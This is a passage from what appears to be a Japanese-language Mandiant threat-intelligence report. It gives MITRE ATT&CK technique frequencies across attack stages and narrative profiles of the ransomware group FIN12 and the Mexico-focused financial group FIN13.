		T1546.012: Image File Execution Options Injection	0.2%
		T1546.002: Screensaver	0.2%
T1197: BITS Jobs	0.8%		
T1037: Boot or Logon Initialization Scripts	0.5%	T1037.001: Logon Script (Windows)	0.2%
		T1037.003: Network Logon Script	0.2%
		T1037.004: RC Scripts	0.2%
T1556: Modify Authentication Process	0.3%	T1556.003: Pluggable Authentication Modules	0.3%
T1554: Compromise Client Software Binary	0.2%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

上位権限の取得

Privilege Escalation

T1055: Process Injection	28.5%	T1055.003: Thread Execution Hijacking	2.8%
		T1055.001: Dynamic-link Library Injection	1.1%
		T1055.004: Asynchronous Procedure Call	0.9%
		T1055.012: Process Hollowing	0.8%
		T1055.002: Portable Executable Injection	0.2%
T1053: Scheduled Task/Job	15.8%	T1053.005: Scheduled Task	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1543: Create or Modify System Process	13.1%	T1543.003: Windows Service	12.8%
		T1543.002: Systemd Service	0.5%
T1134: Access Token Manipulation	12.2%	T1134.001: Token Impersonation/Theft	6.3%
		T1134.002: Create Process with Token	0.2%
T1547: Boot or Logon Autostart Execution	6.9%	T1547.001: Registry Run Keys / Startup Folder	5.5%
		T1547.009: Shortcut Modification	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: Kernel Modules and Extensions	0.2%
T1078: Valid Accounts	6.3%		
T1574: Hijack Execution Flow	4.2%	T1574.011: Services Registry Permissions Weakness	3.4%
		T1574.002: DLL Side-Loading	0.9%
		T1574.001: DLL Search Order Hijacking	0.3%
		T1574.008: Path Interception by Search Order Hijacking	0.2%
T1546: Event Triggered Execution	2.8%	T1546.003: Windows Management Instrumentation Event Subscription	1.4%
		T1546.008: Accessibility Features	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLLs	0.2%
		T1546.001: Change Default File Association	0.2%
		T1546.015: Component Object Model Hijacking	0.2%
		T1546.012: Image File Execution Options Injection	0.2%
		T1546.002: Screensaver	0.2%
T1548: Abuse Elevation Control Mechanism	2.2%	T1548.002: Bypass User Account Control	2.0%
		T1548.001: Setuid and Setgid	0.2%
T1484: Domain Policy Modification	0.8%	T1484.001: Group Policy Modification	0.8%
T1037: Boot or Logon Initialization Scripts	0.5%	T1037.001: Logon Script (Windows)	0.2%
		T1037.003: Network Logon Script	0.2%
		T1037.004: RC Scripts	0.2%
T1068: Exploitation for Privilege Escalation	0.3%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

内部偵察

Discovery

T1082: System Information Discovery	31.8%		
T1083: File and Directory Discovery	31.7%		
T1497: Virtualization/Sandbox Evasion	26.9%	T1497.001: System Checks	17.7%
		T1497.003: Time Based Evasion	3.4%
T1012: Query Registry	21.1%		
T1033: System Owner/User Discovery	19.1%		
T1057: Process Discovery	18.9%		
T1016: System Network Configuration Discovery	16.9%	T1016.001: Internet Connection Discovery	0.6%
T1518: Software Discovery	16.8%	T1518.001: Security Software Discovery	0.3%
T1087: Account Discovery	13.7%	T1087.002: Domain Account	2.3%
		T1087.001: Local Account	1.4%
		T1087.004: Cloud Account	0.2%
		T1087.003: Email Account	0.2%
T1482: Domain Trust Discovery	8.2%		
T1069: Permission Groups Discovery	8.2%	T1069.002: Domain Groups	2.0%
		T1069.001: Local Groups	1.1%
		T1069.003: Cloud Groups	0.2%
T1007: System Service Discovery	8.0%		
T1010: Application Window Discovery	6.5%		
T1135: Network Share Discovery	6.2%		
T1049: System Network Connections Discovery	6.2%		
T1614: System Location Discovery	3.8%	T1614.001: System Language Discovery	3.8%
T1018: Remote System Discovery	2.6%		
T1046: Network Service Scanning	2.0%		
T1580: Cloud Infrastructure Discovery	0.8%		
T1124: System Time Discovery	0.6%		
T1040: Network Sniffing	0.3%		
T1201: Password Policy Discovery	0.3%		
T1538: Cloud Service Dashboard	0.2%		
T1526: Cloud Service Discovery	0.2%		
T1619: Cloud Storage Object Discovery	0.2%		
T1120: Peripheral Device Discovery	0.2%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

ネットワーク内の水平展開

Lateral Movement

T1021: Remote Services	27.4%	T1021.001: Remote Desktop Protocol	23.4%
		T1021.004: SSH	4.8%
		T1021.002: SMB/Windows Admin Shares	4.0%
		T1021.005: VNC	0.5%
		T1021.006: Windows Remote Management	0.2%
T1550: Use Alternate Authentication Material	0.8%	T1550.002: Pass the Hash	0.5%
		T1550.001: Application Access Token	0.2%
		T1550.003: Pass the Ticket	0.2%
T1570: Lateral Tool Transfer	0.6%		
T1534: Internal Spearphishing	0.5%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

プレゼンス維持

Persistence

T1053: Scheduled Task/Job	15.8%	T1053.005: Scheduled Task	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1505: Server Software Component	14.0%	T1505.003: Web Shell	14.0%
		T1505.004: IIS Components	0.5%
T1543: Create or Modify System Process	13.1%	T1543.003: Windows Service	12.8%
		T1543.002: Systemd Service	0.5%
T1133: External Remote Services	8.8%		
T1098: Account Manipulation	8.3%	T1098.001: Additional Cloud Credentials	0.6%
		T1098.002: Exchange Email Delegate Permissions	0.6%
		T1098.004: SSH Authorized Keys	0.6%
T1547: Boot or Logon Autostart Execution	6.9%	T1547.001: Registry Run Keys / Startup Folder	5.5%
		T1547.009: Shortcut Modification	1.4%
		T1547.004: Winlogon Helper DLL	0.6%
		T1547.006: Kernel Modules and Extensions	0.2%
T1136: Create Account	6.3%	T1136.001: Local Account	1.5%
		T1136.002: Domain Account	0.8%
		T1136.003: Cloud Account	0.5%
T1574: Hijack Execution Flow	4.2%	T1574.011: Services Registry Permissions Weakness	3.4%
		T1574.002: DLL Side-Loading	0.9%
		T1574.001: DLL Search Order Hijacking	0.3%
		T1574.008: Path Interception by Search Order Hijacking	0.2%
T1546: Event Triggered Execution	2.8%	T1546.003: Windows Management Instrumentation Event Subscription	1.4%
		T1546.008: Accessibility Features	0.9%
		T1546.007: Netsh Helper DLL	0.3%
		T1546.010: AppInit DLLs	0.2%
		T1546.001: Change Default File Association	0.2%
		T1546.015: Component Object Model Hijacking	0.2%
		T1546.012: Image File Execution Options Injection	0.2%
		T1546.002: Screensaver	0.2%
T1197: BITS Jobs	0.8%		
T1037: Boot or Logon Initialization Scripts	0.5%	T1037.001: Logon Script (Windows)	0.2%
		T1037.003: Network Logon Script	0.2%
		T1037.004: RC Scripts	0.2%
T1556: Modify Authentication Process	0.3%	T1556.003: Pluggable Authentication Modules	0.3%
T1554: Compromise Client Software Binary	0.2%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

目的の達成

Collection

T1560: Archive Collected Data	13.8%	T1560.001: Archive via Utility	4.0%
		T1560.002: Archive via Library	1.1%
T1056: Input Capture	7.5%	T1056.001: Keylogging	7.5%
T1213: Data from Information Repositories	6.9%	T1213.003: Code Repositories	1.1%
		T1213.002: Sharepoint	1.1%
		T1213.001: Confluence	0.3%
T1074: Data Staged	4.6%	T1074.001: Local Data Staging	3.8%
		T1074.002: Remote Data Staging	1.5%
T1115: Clipboard Data	4.3%		
T1113: Screen Capture	3.8%		
T1114: Email Collection	2.0%	T1114.002: Remote Email Collection	1.1%
		T1114.001: Local Email Collection	0.3%
		T1114.003: Email Forwarding Rule	0.2%
T1039: Data from Network Shared Drive	1.1%		
T1530: Data from Cloud Storage Object	0.9%		
T1005: Data from Local System	0.5%		
T1119: Automated Collection	0.2%		
T1602: Data from Configuration Repository	0.2%	T1602.002: Network Device Configuration Dump	0.2%

Exfiltration

T1567: Exfiltration Over Web Service	3.1%	T1567.002: Exfiltration to Cloud Storage	0.9%
		T1567.001: Exfiltration to Code Repository	0.2%
T1020: Automated Exfiltration	1.1%		
T1041: Exfiltration Over C2 Channel	0.6%		
T1030: Data Transfer Size Limits	0.2%		
T1048: Exfiltration Over Alternative Protocol	0.2%		

Impact

T1486: Data Encrypted for Impact	22.6%		
T1489: Service Stop	11.5%		
T1529: System Shutdown/Reboot	4.9%		
T1490: Inhibit System Recovery	3.2%		
T1496: Resource Hijacking	3.2%		
T1485: Data Destruction	2.8%		
T1565: Data Manipulation	0.5%	T1565.001: Stored Data Manipulation	0.5%
T1531: Account Access Removal	0.3%		
T1491: Defacement	0.2%	T1491.002: External Defacement	0.2%
T1561: Disk Wipe	0.2%	T1561.002: Disk Structure Wipe	0.2%

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

ライフサイクル全体

Credential Access

T1003: OS Credential Dumping	9.8%	T1003.001: LSASS Memory	4.3%
		T1003.003: NTDS	3.7%
		T1003.002: Security Account Manager	1.4%
		T1003.008: /etc/passwd and /etc/shadow	1.2%
		T1003.006: DCSync	0.8%
		T1003.004: LSA Secrets	0.2%
T1056: Input Capture	7.5%	T1056.001: Keylogging	7.5%
T1552: Unsecured Credentials	4.0%	T1552.004: Private Keys	1.4%
		T1552.002: Credentials in Registry	1.1%
		T1552.001: Credentials In Files	0.6%
		T1552.006: Group Policy Preferences	0.6%
		T1552.003: Bash History	0.5%
		T1552.005: Cloud Instance Metadata API	0.3%
T1558: Steal or Forge Kerberos Tickets	2.5%	T1558.003: Kerberoasting	2.0%
		T1558.004: AS-REP Roasting	0.3%
		T1558.001: Golden Ticket	0.2%
T1555: Credentials from Password Stores	2.0%	T1555.003: Credentials from Web Browsers	1.4%
		T1555.005: Password Managers	0.5%
		T1555.004: Windows Credential Manager	0.2%
T1110: Brute Force	3.7%	T1110.001: Password Guessing	1.2%
		T1110.003: Password Spraying	0.9%
		T1110.004: Credential Stuffing	0.5%
T1111: Two-Factor Authentication Interception	1.1%		
T1539: Steal Web Session Cookie	0.8%		
T1187: Forced Authentication	0.5%		
T1556: Modify Authentication Process	0.3%	T1556.003: Pluggable Authentication Modules	0.3%
T1040: Network Sniffing	0.3%		
T1606: Forge Web Credentials	0.2%	T1606.001: Web Cookies	0.2%

Command and Control

T1071: Application Layer Protocol	36.8%	T1071.001: Web Protocols	32.0%
		T1071.004: DNS	8.2%
		T1071.002: File Transfer Protocols	0.3%
T1105: Ingress Tool Transfer	26.5%		
T1573: Encrypted Channel	14.3%	T1573.002: Asymmetric Cryptography	13.7%
		T1573.001: Symmetric Cryptography	0.6%
T1095: Non-Application Layer Protocol	12.8%		
T1090: Proxy	6.2%	T1090.003: Multi-hop Proxy	3.5%
		T1090.004: Domain Fronting	0.8%
		T1090.001: Internal Proxy	0.2%
T1572: Protocol Tunneling	4.5%		
T1568: Dynamic Resolution	3.4%	T1568.002: Domain Generation Algorithms	3.4%
T1219: Remote Access Software	1.4%		
T1102: Web Service	1.1%	T1102.001: Dead Drop Resolver	0.2%
T1132: Data Encoding	0.8%	T1132.001: Standard Encoding	0.8%
T1001: Data Obfuscation	0.5%	T1001.002: Steganography	0.2%
T1008: Fallback Channels	0.2%		

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

Defense Evasion

T1027: Obfuscated Files or Information	51.4%	T1027.005: Indicator Removal from Tools	9.8%
		T1027.002: Software Packing	5.4%
		T1027.003: Steganography	3.4%
		T1027.004: Compile After Delivery	0.5%
T1070: Indicator Removal on Host	31.7%	T1070.004: File Deletion	27.1%
		T1070.006: Timestomp	6.5%
		T1070.001: Clear Windows Event Logs	3.7%
		T1070.005: Network Share Connection Removal	1.7%
		T1070.002: Clear Linux or Mac System Logs	0.5%
		T1070.003: Clear Command History	0.3%
T1055: Process Injection	28.5%	T1055.003: Thread Execution Hijacking	2.8%
		T1055.001: Dynamic-link Library Injection	1.1%
		T1055.004: Asynchronous Procedure Call	0.9%
		T1055.012: Process Hollowing	0.8%
		T1055.002: Portable Executable Injection	0.2%
T1497: Virtualization/Sandbox Evasion	26.9%	T1497.001: System Checks	17.7%
		T1497.003: Time Based Evasion	3.4%
T1140: Deobfuscate/Decode Files or Information	23.5%		
T1112: Modify Registry	22.3%		
T1564: Hide Artifacts	20.2%	T1564.003: Hidden Window	18.9%
		T1564.008: Email Hiding Rules	0.9%
		T1564.004: NTFS File Attributes	0.3%
T1553: Subvert Trust Controls	15.5%	T1553.002: Code Signing	15.5%
T1620: Reflective Code Loading	13.5%		
T1562: Impair Defenses	13.4%	T1562.001: Disable or Modify Tools	9.1%
		T1562.004: Disable or Modify System Firewall	5.7%
		T1562.003: Impair Command History Logging	0.5%
		T1562.008: Disable Cloud Logs	0.3%
		T1562.007: Disable or Modify Cloud Firewall	0.2%
T1134: Access Token Manipulation	12.2%	T1134.001: Token Impersonation/Theft	6.3%
		T1134.002: Create Process with Token	0.2%
T1202: Indirect Command Execution	8.2%		
T1078: Valid Accounts	6.3%		
T1218: Signed Binary Proxy Execution	5.4%	T1218.011: Rundll32	3.4%
		T1218.005: Mshta	0.6%
		T1218.010: Regsvr32	0.6%
		T1218.007: Msiexec	0.5%
		T1218.002: Control Panel	0.3%
		T1218.003: CMSTP	0.2%

標的型アタック・ライフサイクル

MITRE ATT&CKフレームワーク

20.00%	100.00%
10.00%	19.99%
5.00%	9.99%
2.00%	4.99%
0.00%	1.99%

T1574: Hijack Execution Flow	4.2%	T1574.011: Services Registry Permissions Weakness	3.4%
		T1574.002: DLL Side-Loading	0.9%
		T1574.001: DLL Search Order Hijacking	0.3%
		T1574.008: Path Interception by Search Order Hijacking	0.2%
T1480: Execution Guardrails	3.7%	T1480.001: Environmental Keying	0.2%
T1036: Masquerading	3.2%	T1036.005: Match Legitimate Name or Location	0.6%
		T1036.007: Double File Extension	0.3%
		T1036.003: Rename System Utilities	0.3%
T1548: Abuse Elevation Control Mechanism	2.2%	T1548.002: Bypass User Account Control	2.0%
		T1548.001: Setuid and Setgid	0.2%
T1222: File and Directory Permissions Modification	1.7%	T1222.001: Windows File and Directory Permissions Modification	0.6%
		T1222.002: Linux and Mac File and Directory Permissions Modification	0.5%
T1197: BITS Jobs	0.8%		
T1484: Domain Policy Modification	0.8%	T1484.001: Group Policy Modification	0.8%
T1550: Use Alternate Authentication Material	0.8%	T1550.002: Pass the Hash	0.5%
		T1550.001: Application Access Token	0.2%
		T1550.003: Pass the Ticket	0.2%
T1127: Trusted Developer Utilities Proxy Execution	0.5%	T1127.001: MSBuild	0.5%
T1556: Modify Authentication Process	0.3%	T1556.003: Pluggable Authentication Modules	0.3%
T1578: Modify Cloud Compute Infrastructure	0.3%	T1578.002: Create Cloud Instance	0.3%
		T1578.003: Delete Cloud Instance	0.2%
T1014: Rootkit	0.3%		

Execution

T1059: Command and Scripting Interpreter	44.9%	T1059.001: PowerShell	29.4%
		T1059.003: Windows Command Shell	11.2%
		T1059.005: Visual Basic	4.0%
		T1059.006: Python	3.4%
		T1059.007: JavaScript	1.8%
		T1059.004: Unix Shell	1.5%
T1569: System Services	26.5%	T1569.002: Service Execution	26.5%
T1053: Scheduled Task/Job	15.8%	T1053.005: Scheduled Task	13.5%
		T1053.003: Cron	0.5%
		T1053.001: At (Linux)	0.2%
T1204: User Execution	5.8%	T1204.001: Malicious Link	3.4%
		T1204.002: Malicious File	2.5%
T1047: Windows Management Instrumentation	4.0%		
T1203: Exploitation for Client Execution	2.0%		
T1559: Inter-Process Communication	0.8%	T1559.001: Component Object Model	0.5%
T1129: Shared Modules	0.6%		

注目すべき攻撃グループと最近昇格した攻撃グループ


脅威クラスターから「APT」または「FIN」グループへの昇格

Mandiantのアナリストは、Mandiantのインシデント対応、Managed Defenseの調査、セキュリティ製品のテレメトリーなど、さまざまな情報源から得た攻撃活動のデータをレビューし、注目すべきクラスターを特定しています。最初の頃は、Mandiantのレポートでこれらの小さな活動クラスターについて、公式名ではなく、たとえば「イランのエスピオナージ活動が疑われる攻撃グループ」といった一般的な記述で言及していたかもしれません。時間が経つうちに、一部のクラスターは、新たな攻撃活動や継続的な調査から得たデータに基づいて拡張され、そのTTP（Tactics、Techniques、Procedures）に関する知見が得られるようになります。その活動を即座に既存の攻撃者や攻撃グループに関連付けるには証拠が十分でない場合、Mandiantは未分類（UNC）脅威クラスターを作成し、その新たに特定された活動を追跡します。

UNCはサイバー攻撃活動のクラスターであり、ここには、攻撃者のインフラ、ツール、手法といった、観察可能な痕跡が含まれます。UNCは、多くは単発のインシデントで発見される、定義付けや関連付けができる特性に基づいています。たとえば、関連付けの一般的な特性には、攻撃者の管理下にあるドメインに接続するマルウェア・サンプルがあります。Mandiantのレポートでは通常、特定のUNCを参照していますが、古い記事では「TEMP.Reaper」のような一時的なグループ名を使用している場合があります。

脅威クラスターに関する知識が十分に成熟すると、Mandiantは体系的で詳細な調査プロジェクトを実施し、最終的にMandiantが確立した命名法に基づいて正式名称を割り当てます。APT攻撃（Advanced Persistent Threat：高度で持続的な標的型攻撃）の実行グループは、一般にエスピオナージ活動に重点を置いています。一方、金銭目的（FIN）グループは、ランサムウェアの展開、支払いカードのデータ窃取、ビジネスメール詐欺などの方法を用いて金銭を取得する犯罪者で構成されています。

2021年にMandiantは、これまで追跡調査をしていたTEMPグループのうち2つの攻撃グループを、FINグループに昇格させました。また、大きな関心対象となる新たなUNCグループ1つを公表しました。



FIN12が価値の高い標的に対するランサムウェアの展開をスピードアップ

FIN12は金銭目的の攻撃グループで、遅くとも2018年10月から、活発なRYUKランサムウェア攻撃を行っています。MandiantのFIN12の定義は、侵害後の活動に限定されています。それは、FIN12が標的の環境への初期アクセスの取得についてはパートナーに頼っているとの確信があるためです。他のランサムウェア攻撃グループが広く用いているデータ窃取や恐喝といった戦術を採用する代わりに、FIN12はスピードを優先していると見られます。FIN12のインシデントではデータの大規模な持ち出しがありません。このことが、このグループのハイペースのオペレーションに影響していることは間違いないでしょう。2020年9月～2021年9月の間では、FIN12による侵害が、Mandiantが実施したランサムウェア・インシデント対応調査の約20%を占めていました。

初期アクセスのためのパートナーシップ

FIN12は組織への初期アクセスを得るために密接なパートナーシップに依存していると見られますが、FIN12が被害者の選択に際して何らかのインプットを与えていることは確実でしょう。FIN12は主に、高収益の組織を標的としています。他のランサムウェア攻撃グループとは異なり、FIN12は頻繁に医療分野の組織を標的としています。FIN12の標的は北米にある組織が圧倒的に多いものの、標的の地域が拡大している証拠が見られます。

従来、FIN12はTRICKBOT関連の攻撃グループと密接な関係を維持してきました。FIN12が関与する2020年3月より前のインシデントはすべて、TRICKBOT感染から得たアクセスを利用していました。しかし、2020年3月末から2020年8月末まで活動を休止した後は、提携先を多様化したと見られます。おそらく、攻撃の量と効率を高めるために、他の攻撃グループのツールやサービスを探したものと思われます。2020年9月、FIN12はMandiantがUNC2053として追跡しているBAZARLOADER感染を経由して得たアクセスに移行しました。UNC2053とTRICKBOTのオペレーションの間には、共通するインフラの使用、コード署名認証、ドロッパー、配布のTTPなど、数多くの重複が観察されています。Mandiantでは、BAZARLOADERとTRICKBOTは共通する攻撃グループの指示のもとに開発された可能性が高いと考えています。


2021年2月～4月に起こった少なくとも4件のFIN12による侵害で、標的となった組織のCitrix環境への不正アクセスがあったことが証拠により明らかになっています。調査では、FIN12がこの環境への正規の認証情報を取得した方法については確認できませんでしたが、攻撃グループはアンダーグラウンドのフォーラムからの購入に頼っていると考えられます。

2021年5月に発生した別々の2つのFIN12による侵害では、攻撃グループは、侵害したユーザーのアカウントから組織内に不正なEメール・キャンペーンを配布し、環境内に足がかりを築いています。いずれのインシデントでも、この攻撃グループは、侵害した認証情報を使用して標的とする組織のMicrosoft 365環境にアクセスしています。配布のTTPは異なるものの、いずれのキャンペーンも、FIN12を関連付けられるWEIRDLOOPとBEACONのペイロードをもたらしています。

攻撃のスピードアップ

FIN12は、標的とする環境へのアクセスを取得した後、迅速にランサムウェアを展開します。『M-Trends 2021』では、ランサムウェア調査全体でのセキュリティ侵害の発生から検知までに要した日数の中央値は5日でしたが、FIN12が関与する事例では2日未満でした。FIN12による初期アクセスからランサムウェアの展開までの時間は、前年からの顕著な短縮が観察されています。Mandiantが対応したRYUKインシデントの多くはFIN12と関連付けられますが、このランサムウェアはこのグループに限定されたものではないとMandiantでは考えています。FIN12は、ほぼ例外なくRYUKランサムウェアを展開しています。ただし、1件のインスタンスにおいて、FIN12はCONTIランサムウェアを展開し、窃取したデータを公開するとして組織を脅迫しました。

図1：FIN12: 身代金請求までの日数



Mandiantでは、FIN12がPowershellベースのEMPIREフレームワークやTRICKBOTバンキング型トロイの木馬など、幅広いツールセットを使用していることを確認しています。しかし、2020年2月以降、FIN12はほぼすべての侵害で、内部偵察からランサムウェアの展開まで、Cobalt Strike BEACONペイロードを使用するようになっています。

攻撃の地域拡大

Mandiantでは、FIN12が標的とする地域は拡大し続けると見ています。2021年、ランサムウェアの脅威に対して米国政府は多大な注意を払いました。脅威を抑えるためにさまざまな対応が行われ、ランサムウェアを展開した攻撃グループや、金銭取引のために攻撃グループが利用したサービスに対して、制裁を加えたり、将来的に制裁を加えると警告したりしました。活動に支障を来すような注目が高まったことで、FIN12にとっては米国内の組織は狙いやすい標的ではなくなった可能性があります。つまり、西ヨーロッパやアジア太平洋地域の国など、世界の他の地域の組織に重点を移す可能性があります。

FIN13がメキシコ国内の標的を重点的に攻撃


FIN13はメキシコ国内の組織を標的とする金銭目的の攻撃グループで、遅くとも2016年から活動しています。このグループは、不正送金の実行に必要な情報を収集することにより、侵害から金銭を取得します。Mandiantでは、FIN13は一般向けWebサーバーの脆弱性を悪用し、少なくとも部分的に公開されているコードに基づく一般的なツールやマルウェアを用いて、標的とする組織へのアクセスを入手していると考えています。ただし、この攻撃グループは、標的の環境内で特定の目的をサポートするよう作成された、カスタムの小さなツールやユーティリティをインストールする能力も示しています。FIN13はさらに、アタック・ライフサイクルのさまざまな段階にわたって、Webシェルや他のパッシブ型バックドアを多用するという特徴を有しています。

セキュリティ侵害の発生から検知までに要した日数の長期化と、TTPの進化

Mandiantが追跡している多くの金銭目的の攻撃グループとは異なり、FIN13は最長7年もの長期にわたって標的の環境内でプレゼンスを維持することもあります。アクセスが長期間にわたっているため、MandiantではこのグループのTTPの進化を観察できました。この進化は、個々の環境内でも起こっています。TTPの注目すべき変化として、ほぼ例外なく使用していた従来型のWebシェルから、BLUEAGAVE（PowerShellまたはPerlベースのパッシブ型バックドア）へ移行したことが挙げられます。FIN13はまた、難読化のためのファイル・エンコードを定期的にアップデートしています。このエンコードは、攻撃グループが使用するツール、スクリプト、マルウェアを難読化するだけでなく、窃取するデータの難読化にも使用するものです。

独自の金銭取得戦略

FIN13は、データ窃取によって直接可能になったスキームを用いて、金銭を取得します。このグループは多くの場合、企業のPOSシステム、ATM、一般的な金融取引処理システムに関連する金融データやファイルを窃取します。また、最終段階でのオペレーションを、各被害者に固有の環境に適合させていると見られます。この攻撃グループは、少なくとも1件のインシデントにおいて、カスタムのマルウェアを展開しています。これはMandiantがGASCANとして追跡しているもので、不正な金融取引の生成に使用される形式で構成されたPOSカードや取引データを処理します。小売店を標的としたFIN13による侵害は、支払いカードのデータ窃取に至る場合がありますが、攻撃グループは収集したデータを闇市場で売却するのではなく、攻撃グループ側の口座に資金を不正送金するために使用していることが、証拠から示されています。このアプローチは比較的ユニークです。POSシステムを標的とする攻撃グループのオペレーションは多くの場合、クレジットカードのデータを取得して売却することに重点を置いているからです。




FIN13の標的がメキシコに集中していることは、金銭目的の攻撃グループとしては異例です。金銭目的の攻撃グループは通常、広範囲にわたって機会をうかがうからです。

地理的にメキシコの標的に集中

Mandiantは、FIN13のオペレーションを実行している攻撃グループの地理的な場所は確認していません。しかし、マルウェア内に含まれる文字列や、メキシコ国内の組織をもっぱら標的としていることから、グループ内にはスペイン語に堪能なメンバーがいると見られます。たとえば、FIN13が使用している公開ツールやWebシェルの多くは、スペイン語のコード要素を含めるように改変されています。

FIN13の標的がメキシコに集中していることは、金銭目的の攻撃グループとしては異例です。金銭目的の攻撃グループは通常、広範囲にわたって機会をうかがうからです。ただし、ラテンアメリカのサイバー犯罪コミュニティでは、これまでの状況を見ても、地域的な標的が比較的多いと言えます。たとえば、Mandiantでは以前、ブラジル国内の個人と組織を集中的に標的にしてきたブラジルの攻撃グループについて報告しました。このグループは、2018年から標的を大幅に拡大したことが観察されています。これは、攻撃グループの技術が進化したことと、他のサイバー犯罪者との関係が構築されたことによるものであると思われます。FIN13のオペレーションも、これと似たようなパターンになると考えられます。この攻撃グループの攻撃手法が向上し、メキシコ国内の組織でセキュリティ・プログラムの成熟が進むにつれて、FIN13は世界の他の地域にある組織を標的にし始める可能性が高いと見られます。



UNC2891の複雑さを把握する

